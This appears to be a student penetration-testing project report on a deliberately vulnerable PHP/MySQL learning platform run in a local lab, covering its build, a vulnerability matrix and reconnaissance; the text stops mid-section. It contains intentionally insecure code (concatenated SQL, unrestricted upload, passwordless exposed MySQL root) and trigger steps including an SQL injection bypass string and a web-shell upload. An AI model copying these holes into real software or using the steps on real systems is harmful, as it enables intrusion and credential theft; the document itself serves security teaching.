

Faculty of Computing and Informatics (FCI)

Multimedia University

Cyberjaya

CCS6324 – ETHICAL HACKING & PENETRATION

Project

Trimester 2610

Lecture Section: TC2L

Tutorial Section: TT6L

Group 5


Submission Date: 21 June 2026

NAME	ID
LAU LEE CHUN	1211109174
AMAR ARSHAD BIN AYUB	1211111345
CHA JIA YEE	1211111261
MANISHA FARHANA BINTI MOHAMMAD IBRAHIM MIAH	1211110730

Declaration of Original Work

We hereby declare that:

1. This report is our own original work and has been prepared solely for the purpose of fulfilling the requirements of **CCS6324 – Ethical Hacking and Penetration.**
2. Except where references and acknowledgements are made, the work contained in this report has not been copied from any other person's work, whether published or unpublished.
3. All sources of information, references, and materials used in this report have been properly acknowledged and cited.
4. We understand that plagiarism, fabrication of results, or any other form of academic misconduct is a serious offence and may result in disciplinary action in accordance with the rules and regulations of Multimedia University.
5. We accept full responsibility for the authenticity and originality of the contents of this report.

Name	Student ID	Contribution	Signature
LAU LEE CHUN	1211109174	• Report • Environment • Post Exploitation	
AMAR ARSHAD BIN AYUB	1211111345	• Vulnerability assessment and scanning • Web, server/OS, cryptographic, and network-layer exploitation. • Security hardening implementation and validation. • Report	
CHA JIA YEE	121111261	• Reconnaissance and Enumeration • Vulnerability Assessment and Sniffing • Report	
MANISHA FARHANA BINTI MOHAMMAD IBRAHIM MIAH	1211110730	• Implemented Vulnerabilities • Web, server/OS, cryptographic, and network-layer exploitation. • Security hardening implementation and validation. • Social engineering risk analysis	

		• Report	

Table of Contents

Declaration of Original Work **2**

1.0 Executive Summary **6**

2.0 Methodology **7**

2.1 Testing Framework & Environment Scope 7

Phase 1 Build documentation **8**

1.1 Architecture Component **8**

1.1.1 Primary Core Web Application (MyEduConnect) 8

1.1.2 Backend Deployment Stack Architecture 8

1.1.3 External Administrative REST API 8

1.2 Implemented Deliberate Vulnerabilities **8**

1.2.1 OWASP 2021 Web Vulnerabilities 9

1.2.2 Server/OS Misconfiguration 11

1.2.3 Cryptographic Weakness (A02:2021) 13

1.3 Phase 1 Deliverables **15**

1.3.1 Architecture Diagram **15**

1.3.2 Vulnerability Matrix **15**

1.3.3 Setup Guide **16**

Phase 2 Reconnaissance and Enumeration **18**

2.1 OSINT and Footprinting **18**

2.2 Active Scanning **22**

2.3 Service Enumeration **26**

Phase 3: Vulnerability Assessment and Sniffing **31**

3.1 Automated Vulnerability Scanning (Nikto) **31**

3.2 Directory Content Discovery (Gobuster) **31**

3.3 Manual Vulnerability Identification (Missed by Automated Scanners) **33**

3.4 Consolidated Vulnerability Inventory **34**

3.5 Network Sniffing and Traffic Analysis **35**

3.5.1 Traffic Capture 35

3.5.2 Identified Information Disclosure Issues 37

Phase 4 Exploitation (Web, OS, Wireless) **39**

4.1 Web Application Exploitation **39**

4.1.1 Broken Access Control 39

4.1.2 SQL Injection 44

4.1.3 Security Misconfiguration 47

4.2 Server / Operating System Exploitation 48
4.2.1 Exposed MySQL Root Account 48
4.2.2 Exposed Apache Server Information without Authentication 50
4.3 Cryptographic Exploitation 52
4.4 Network-Layer Exploitation 54
4.4.1 Plaintext Transmission of Sensitive Information over HTTP 54
4.5 Post-Exploitation 57
4.6 Security Analysis and Business Impact 60
Phase 5 Defense, Hardening, and Re-test 61
5.1 Per-Finding Remediation 61
5.1.1 Hardening of Broken Access Control 61
5.1.2 Hardening of SQL Injection 63
5.1.3 Hardening of Security Misconfiguration 67
5.1.5 Hardening of MySQL Root Account 70
5.1.6 Hardening of Exposed Apache Server Information without Authentication 72
5.1.7 Hardening of Plaintext Transmission of Sensitive Information 74
5.2 Network Protection Controls 77
5.2.1 IDS Deployment 77
5.2.2 Network Firewall Controls 80
5.2.3 WAF 81
5.3 Cryptography Improvements 86
5.4 Social Engineering Risk Analysis 88
PDPA 2010 compliance commentary 89
Conclusion 90
References (IEEE) 91
Appendices 92

1.0 Executive Summary

1.1 Objective and Scope

MyEduConnect is a learning management application developed using PHP and MySQL and uses the Apache/XAMPP software to stack on Windows OS. In this particular case, the application was run locally and accessed via the hostname myeduconnect.com.local. The objective was to test the robustness of the application against a realistic attacker who is present on the same network. This involved creating an attack surface, service discovery, configuration review, exploiting vulnerabilities, patching vulnerabilities and ensuring that patches are working effectively.

The test was conducted in a segregated environment created locally on each team member's computer using Kali Linux as the attacking platform. Since the setup used by each team member had its unique IP addresses, the rest of this report will use myeduconnect.com.local or [TARGET_IP] as the name for the target since the application source code, file system, and software versions are the same for all members.

2.0 Methodology

2.1 Testing Framework & Environment Scope

The process involved five phases from documenting the architecture of the application to reconnaissance, vulnerability testing, exploitation, and eventually remediation through retesting. The five phases were interconnected such that reconnaissance influenced scanning, scanning defined what vulnerabilities would be manually tested for, while the manually tested vulnerabilities were exploited and later remediated.

Both automated and manual methods were employed. Nmap took care of the TCP, UDP, and SYN scans, enumeration of services and scripts; Nikto performed the web vulnerability scan on the HTTP service; Gobuster was responsible for the brute force of directory and file paths; and finally, Wireshark collected live packets to observe what was really going on. The remaining pieces that had not been found by those tools were manually checked using netcat to get the banner of the SSH service, curl to craft requests manually, and Burp Suite to manipulate the session in the access control test..

Environment Notes for Target Addressing: As the testing took place locally on individual workstations to ensure that each environment remained independent of each other, the IP address used for the target differs per capture in this report, where in some cases 192.168.100.12 was used but in others, a different local subnet is depicted. All of the underlying application code, directory structure, and versions of software installed remained identical for all test nodes, so this makes no difference regarding the validity of the results.

Phase 1 Build documentation

1.1 Architecture Component

1.1.1 Primary Core Web Application (MyEduConnect)

- User Registration and Authentication: Carried out using the register.php and signin.php scripts, matching credentials input against the designated relational database for the back-end data storage.
- Search for Courses: A dynamic database search engine for enabling users to peruse through current course listings.
- User Profiles and Enrollment Management: Specific back-end modules for managing user profile information, enrollments, and student privileges.
- Mock Transactions: Enabled using the payment.php script and used for educational purposes by sending users back to their current course spaces.
- Administrative Functions Control Panel: Exclusive management panel for allowing the root administrators to manage user privileges and edit application files.

1.1.2 Backend Deployment Stack Architecture

- **Web Server Layer:** Apache/2.4.66 (Debian)
- **Relational Database Engine:** MariaDB/MySQL Core Service
- **Application Execution:** PHP Scripting
- **Environment:** Kali Linux

1.1.3 External Administrative REST API

The design makes use of the “REST API Backend Framework Consumed by an External Client” together with the “Exposed Relational Database Daemon Listener” framework. This structure exposes the database listener channels to the outside world through the TCP ports 3306 and 50000. These are used for raw database queries, platform automation integration queries and asset queries.

1.2 Implemented Deliberate Vulnerabilities

Several unique vulnerabilities have been intentionally incorporated into the design of the software architecture and server infrastructure:

1.2.1 OWASP 2021 Web Vulnerabilities

I. A01:2021 Broken Access Control



AdminDash.php

```
<!DOCTYPE html>

<html lang="en">

<head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />

    <title>Admin | Dashboard</title>
    <link rel="stylesheet" href="bootstrap.css" />
    <link rel="stylesheet" href="style.css" />
    <link rel="icon" href="system.png?v=2" />
</head>

<body>
    <div class="container-fluid">
        <div class="row">
            <nav class="navbar navbar-light navbar-expand-lg bg-dark fixed-top">
                <div class="container-fluid">
                    <div class="col-4">
                        <a href="#" class="navbar-brand text-white"><img src="system.png" class="icon2" />MyEduConne
                    </div>


                    <!-- Dropdown -->

```

This is because the system fails to validate the user role prior to granting privilege access to the user. This process depends on the validity of the session only and it never validates the user role prior to granting access. Due to this reason, authenticated users may access the resources meant for admin.

II. A03:2021 Injection

```
$connection = new mysqli("localhost", "root", "", "online_lms");
   $table = $connection->query("SELECT * FROM `user` WHERE `username`='" . $username .
"' AND `password`='" . $password . "'");
```

The login page directly inserts user input into an SQL query without using parameterized statements or input validation. The username and password values are joined into the query string before being sent to the database. An attacker can exploit this weakness by entering specially crafted SQL commands that can modify the logic of the query. This may allow authentication to be bypassed without knowing valid credentials.

III. A05:2021 Security Misconfiguration

```php
<?php
// upload assignment process

$id = $_POST["id"];
$Answer_location = $_FILES["assAnswer"]["tmp_name"];

$connection = new mysqli("localhost","root","","online_lms");

$file_location = "Answers/".$id.".pdf";
```

The assignment upload function allows files to be uploaded without any proper file type validation. An attacker may upload malicious files disguised as legitimate documents, like *.pdf*.

IV. A01:2021 Insecure Direct Object Reference (IDOR)

```php
$connection->query("UPDATE `user_has_release_assignment` SET
`answer_location`='".$file_location."',
`date_time`='".date("Y-m-d H:i:s")."',`mark_status_id`='2' WHERE `id`='".$id."'");
```

This script in upload assignment function blindly executes this parameter into an SQL update execution string without performing any access control tracking logic or horizontal authorization check. It verifies whether the session is alive but does not cross-reference if the current authenticated user has legal clearance to modify the database record.


1.2.2 Server/OS Misconfiguration

I. Server Info Page Exposed

```
# User home directories
Include conf/extra/httpd-userdir.conf

# Real-time info on requests and configuration
Include conf/extra/httpd-info.conf

# Virtual hosts
Include conf/extra/httpd-vhosts.conf
```



Server Settings

Server Version: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
Apache Lounge VS17 Server built: Oct 18 2023 13:03:18
Server loaded APR Version: 1.7.4
Compiled with APR Version: 1.7.4
Server loaded APU Version: 1.6.3
Compiled with APU Version: 1.6.3
Server loaded PCRE Version: 10.42 2022-12-11
Compiled with PCRE Version: 10.42 2022-12-11
Module Magic Number: 20120211:129
Hostname/port: 192.168.65.1:80
Timeouts: connection: 300 keep-alive: 5
MPM Name: WinNT
MPM Information: Max Daemons: 64 Threaded: yes Forked: no
Server Architecture: 64-bit
Server Root: C:/xampp/apache
Config File: C:/xampp/apache/conf/httpd.conf
Server Built With:

```
-D APR_HAS_SENDFILE
-D APR_HAS_MMAP
-D APR_HAVE_IPV6 (IPv4-mapped addresses disabled)
-D APR_HAS_OTHER_CHILD
-D AP_HAVE_RELIABLE_PIPED_LOGS
-D HTTPD_ROOT="/apache"
-D SUEXEC_BIN="/apache/bin/suexec"
-D DEFAULT_PIDLOG="logs/httpd.pid"
-D DEFAULT_SCOREBOARD="logs/apache_runtime_status"
-D DEFAULT_ERRORLOG="logs/error.log"
-D AP_TYPES_CONFIG_FILE="conf/mime.types"
-D SERVER_CONFIG_FILE="conf/httpd.conf"
```

Apache server-info page was enabled and publicly accessible without authentication, completely exposing server misconfiguration .

II. Exposed MySQL Port

```
# The MySQL server
default-character-set=utf8mb4
[mysqld]
port=3306
socket="C:/xampp/mysql/mysql.sock"
basedir="C:/xampp/mysql"
tmpdir="C:/xampp/tmp"
datadir="C:/xampp/mysql/data"
pid_file="mysql.pid"
# enable-named-pipe
key_buffer=16M
max_allowed_packet=1M
sort_buffer_size=512K
net_buffer_length=8K
read_buffer_size=256K
read_rnd_buffer_size=512K
myisam_sort_buffer_size=8M
log_error="mysql_error.log"

# Change here for bind listening
bind-address = 0.0.0.0
# bind-address = ::1          # for ipv6
```

```
┌──(kali㉿manisha)-[~]
└─$ mysql -h 192.168.65.1 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 39
Server version: 10.4.32-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
MariaDB [(none)]> ^C
MariaDB [(none)]>
MariaDB [(none)]>
MariaDB [(none)]> exit
Bye
```

The database infrastructure is designed to listen on all active network interfaces (0.0.0.0) which means that the MySQL listener daemon (port 3306) is directly exposed to the virtual network adapter environment running on the outside of VM. At the same time, the admin user (root) is set with a default no password (").This architectural error can be exploited by an untrusted remote user to create a direct CLI database monitoring session and to have unrestricted access to read and write to the core system schemas.

1.2.3 Cryptographic Weakness (A02:2021)




lete	qwe	dsa	asd	0178965542	qwe@qwe.com	qwe	ewq	14	qwe
lete	sha@gmail.com	Manisha	Farhana	0179654852	sha@gmail.com	Taman Indah	Cyberjaya	1	shakalaka

```
$table = $connection->query("SELECT * FROM `user` WHERE `username`='" . $username . "' AND `password`='" . $password . "'");
```

User passwords were stored in the database in plaintext format without any proper hashing. Since passwords are not hashed, anyone who has access to the database can immediately view user credentials without performing any additional exploitation.


1.2.4 Network-Layer Issue



The web application is using HTTP (port 80) instead of HTTPS (port 443). Which is widely known as a vulnerable web without proper encryption. Wireshark showed that login requests and other sensitive information were transmitted without encryption. Since the traffic is sent in cleartext, the data transmitted can be easily intercepted by anyone communicating within the same network.

1.3 Phase 1 Deliverables

1.3.1 Architecture Diagram



1.3.2 Vulnerability Matrix

The table below lists every deliberate vulnerability embedded in the MyEduConnect platform, the specific component where it resides, and the exact steps required to trigger it.

#	Vulnerability	OWASP / CWE	Affected Component	How to Trigger	Severity
1	Broken Access Control – Role Bypass	A01:2021 CWE-862	AdminDash.php ResultView.php	Login as Teacher → click Assignment Marks → page redirects to AdminDash.php with HTTP 200, exposing full admin panel	High
2	SQL Injection – Authentication Bypass	A03:2021 CWE-89	process_signIn.php	Enter username: ' OR '1'='1' -- with any password → authentication bypassed, admin session granted	Critical
3	Unrestricted File Upload (RCE)	A05:2021 CWE-434	process_uploadAss.php /Answers/ directory	Upload a PHP web shell (shell.php) via assignment submission → execute via /Answers/shell.php?cmd=whoami	Critical

4	IDOR – Insecure Direct Object Reference	A01:2021 CWE-862	process_uploadAss.php (UPDATE query)	Modify the 'id' POST parameter to any integer → overwrites another user's assignment record with no auth check	**High**
5	Security Misconfiguration – Apache Server-Info Exposed	A05:2021 CWE-200	Apache httpd.conf (mod_info enabled)	Navigate to http://[TARGET]/server-info → full server version, module list, and config leaked without credentials	**Medium**
6	Exposed MySQL Root Account (No Password + External Binding)	A05:2021 CWE-306	MySQL my.ini (bind-address=0.0.0.0)	Run: mysql -h [TARGET_IP] -u root --skip-ssl → root shell with no password; run SHOW DATABASES; SELECT username, password FROM user;	**Critical**
7	Cryptographic Failure – Plaintext Password Storage	A02:2021 CWE-312	database: online_lms Table: user	Connect to DB (step 6) → SELECT username, password FROM user; → all passwords visible in plaintext	**Critical**
8	Network-Layer Cleartext HTTP Transmission	A02:2021 CWE-319	Port 80 / Apache process_signIn.php	Run Wireshark on eth0, filter 'http', log in → POST body shows username=...&password=... and PHPSESSID cookie in cleartext	**High**

1.3.3 Setup Guide

Step 1 — Install XAMPP

Run the XAMPP v8.2.x installer

Select: Apache, MySQL, PHP, phpMyAdmin

Install to default path C:\xampp\

Launch XAMPP Control Panel

Step 2 — Start Services

Open XAMPP Control Panel as Administrator

Click Start next to Apache → confirm green

Click Start next to MySQL → confirm green

Step 3 — Deploy Application Files

Copy source code to: C:\xampp\htdocs\online_lms\

Verify structure: C:\xampp\htdocs\online_lms\online_lms\index.php

Step 4 — Import the Database

Go to http://localhost/phpmyadmin

Create new database named online_lms

Select it → Import tab → choose online_lms.sql → click Go

Phase 2 Reconnaissance and Enumeration


2.1 OSINT and Footprinting


Objective

The objective of this phase was to gather information about the target LMS platform before conducting vulnerability assessment and exploitation activities.

1) Whois

Since the IP address 10.122.237.101 falls under the RFC1918 range of privately owned addresses, it is non-routable on the Internet, and hence no WHOIS registration information could be obtained from the look-up query.






2)Local DNS Scoping Strategy (/etc/hosts)

It cannot be resolved by public internet DNS servers because the **MyEduConnect Sdn Bhd** platform is hosted on a private staging network (192.168.100.12). The local /etc/hosts configuration file on the Kali Linux machine was manually edited to simulate a real-world external attack.

Command:

1)sudo nano /etc/hosts

2) 192.168.100.12 myeduconnect.com.local



3) DNS Enumeration

- A records (IPv4 addresses)

```
┌──(kali㉿kali)-[~]
└─$ dig myeduconnect.com.local A

; <<>> DiG 9.20.11-4+b1-Debian <<>> myeduconnect.com.local A
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 11674
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1


;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;myeduconnect.com.local.                IN      A

;; AUTHORITY SECTION:
.                       84262   IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2026061300 1800 900 604800 86400

;; Query time: 16 msec
;; SERVER: 192.168.100.1#53(192.168.100.1) (UDP)
;; WHEN: Sat Jun 13 05:23:59 EDT 2026
;; MSG SIZE  rcvd: 126
```

4) Search-engine reconnaissance

Passive reconnaissance was done through searching the web with the help of Google Dorks in order to detect active login pages, administrative pages, and application structures.



4) theHarvester

For the collection of publicly available information such as corporate email IDs and sub-domains, we performed the below mentioned OSINT command passively:

```
